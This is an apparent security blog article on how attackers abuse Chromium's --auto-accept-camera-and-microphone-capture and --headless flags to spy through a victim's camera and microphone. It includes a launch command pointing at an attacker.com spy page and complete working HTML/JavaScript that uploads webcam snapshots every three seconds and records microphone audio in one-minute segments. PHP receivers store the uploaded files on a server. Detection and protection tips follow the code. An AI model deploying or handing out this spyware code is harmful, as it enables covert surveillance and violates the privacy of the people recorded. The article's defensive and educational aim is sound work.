
Discover how attackers use Chromium flags like –auto-accept-camera-and-microphone-capture to secretly spy via camera and microphone in Chrome, Edge. Learn detection signs, protection steps for your privacy, and understand the risks related to chromium camera microphone spyware.
Introduction
Attackers exploit Chromium-based browsers like Chrome and Edge using command-line flags to secretly access your camera and microphone without prompts. Awareness helps cybersecurity pros like you safeguard clients from such threats, including the potential dangers of chromium camera microphone spyware.
How Permission Prompts Work
Websites request camera or microphone access via the getUserMedia() API, triggering a browser prompt for user approval—even without user gestures. Normally, you must click “Allow,” but hackers bypass this in targeted attacks. Chromium’s design prioritizes security, yet flags expose risks during testing or misconfigurations.
The Dangerous Flag Explained
Chromium offers –auto-accept-camera-and-microphone-capture to auto-approve getUserMedia requests during development. Paired with –headless, it launches an invisible instance navigating to malicious HTML/JS that streams video and audio undetected. For example, run chrome.exe --headless --auto-accept-camera-and-microphone-capture https://attacker.com/spy.html to test—camera light activates as proof.
Capturing Camera Snapshots

Malicious scripts initialize getUserMedia for video, then use Canvas API to grab frames every 3 seconds, encode as Base64 PNG, and POST to a server-side PHP endpoint. This uploads images silently to folders like /var/www/imgCapture/. No visible browser window means users miss it entirely. Real-world demos confirm folders fill with timestamped spy photos.
Example HTML Snippet:
<!DOCTYPE html>
<html>
<head>
</head>
<body>
  <video id="video" autoplay playsinline></video>
  <canvas id="canvas" width="1000" height="1000" style="display:none;"></canvas>

  <script>
    const video = document.getElementById('video');
    const canvas = document.getElementById('canvas');
    const context = canvas.getContext('2d');

    function startCapture() {
      navigator.mediaDevices.getUserMedia({ video: true }).then(stream => {
        video.srcObject = stream;
        setInterval(() => takeAndUploadSnapshot(), 3000);
      });
    }

    function takeAndUploadSnapshot() {
        context.drawImage(video, 0, 0, canvas.width, canvas.height);
        const timestamp = Date.now();
        const filename = `imgCapture-${timestamp}.png`;
        const dataUrl = canvas.toDataURL('image/png');

        fetch('upload.php', {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify({
                image: dataUrl,
                filename: filename
            })
        });

    }

    startCapture();
  </script>
</body>
</html>
<?php
$data = json_decode(file_get_contents("php://input"), true);
if (!$data || !isset($data['image']) || !isset($data['filename'])) {
http_response_code(400);
exit;
}
// Extract img b64 data and filename
$imageBase64 = $data['image'];
$filename = $data['filename'];
// Remove "data:image/png;base64," from the beginning
$base64String = preg_replace('#^data:image/\w+;base64,#i', '', $imageBase64);
$imageData = base64_decode($base64String);
$uploadDir = '/var/www/imgCapture';
$filePath = $uploadDir . '/' . $filename;
if (file_put_contents($filePath, $imageData)) {
echo json_encode(['success' => true]);
} else {
http_response_code(500);
echo json_encode(['success' => false]);
}
?>Recording Microphone Audio

Extend the script with MediaRecorder on audio tracks from the stream, capturing 60-second WebM segments (Opus codec) and uploading via FormData to upload-mic.php. Folders accumulate both images and audio files for full surveillance. Attackers chain this with screen capture flags for comprehensive spying.
<!DOCTYPE html>
<html>
<head></head>
<body>
  <video id="video" autoplay playsinline></video>
  <canvas id="canvas" width="1000" height="1000" style="display:none;"></canvas>
  <script>
    const video = document.getElementById('video');
    const canvas = document.getElementById('canvas');
    const context = canvas.getContext('2d');

    function startCapture() {
      navigator.mediaDevices.getUserMedia({ video: true, audio: true }).then(stream => {
        video.srcObject = stream;
        setInterval(takeAndUploadSnapshot, 3000);
        startAudioRecording(stream);
      });
    }

    function takeAndUploadSnapshot() {
      context.drawImage(video, 0, 0, canvas.width, canvas.height);
      const timestamp = Date.now();
      const filename = `imgCapture-${timestamp}.png`;
      const dataUrl = canvas.toDataURL('image/png');
      fetch('/upload.php', {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify({ image: dataUrl, filename: filename })
      });
    }

 function startAudioRecording(stream) {
   const audioStream = new MediaStream(stream.getAudioTracks());
   const options     = { mimeType: 'audio/webm;codecs=opus' };
   if (!MediaRecorder.isTypeSupported(options.mimeType)) {
     delete options.mimeType;             // fall back gracefully
   }

   function startSegment() {
     const recorder = new MediaRecorder(audioStream, options);
     const segmentTimestamp = Date.now();
     const filename = `mic-${segmentTimestamp}.webm`;

     recorder.ondataavailable = e => {
       if (e.data && e.data.size > 0) {
         const formData = new FormData();
         formData.append('audio', e.data, filename);
         fetch('/upload-mic.php', { method: 'POST', body: formData });
       }
     };

     recorder.start();
     setTimeout(() => recorder.stop(), 60000); // Stop the recording after 60 seconds
   }

   startSegment();
   setInterval(startSegment, 60000); // Every 60 seconds, start recording again
 }


    startCapture();
  </script>
</body>
</html>
<?php
$targetDir = '/var/www/imgCapture/';
if (!isset($_FILES['audio']) || $_FILES['audio']['error'] !== UPLOAD_ERR_OK) {
http_response_code(400);
exit;
}
$filename = basename($_FILES['audio']['name']);
$targetFile = $targetDir . $filename;
if (file_put_contents($targetFile, file_get_contents($_FILES['audio']['tmp_name'])) !== false) {
http_response_code(200);
} else {
http_response_code(500);
}
?>
Detection Signs and Risks
Watch for unexpected camera LEDs, high CPU from hidden processes (chrome.exe with flags), or unfamiliar network uploads. In cybersecurity investigations, forensics reveal these via process lists or traffic logs—key for your digital forensics work. Recent reports highlight PowerShell scripts automating this in Chrome/Edge.
Protection Strategies
- Close browsers before suspicious links; use Task Manager to kill chrome.exe/msedge.exe processes.
- Enable strict site permissions in Chrome Settings > Privacy > Site Settings > Camera/Microphone (block by default).
- Deploy endpoint tools to monitor flags/headless launches; prefer sandboxed browsers or Firefox for variance.
- For pros: Script audits and EDR rules targeting getUserMedia abuse enhance defenses.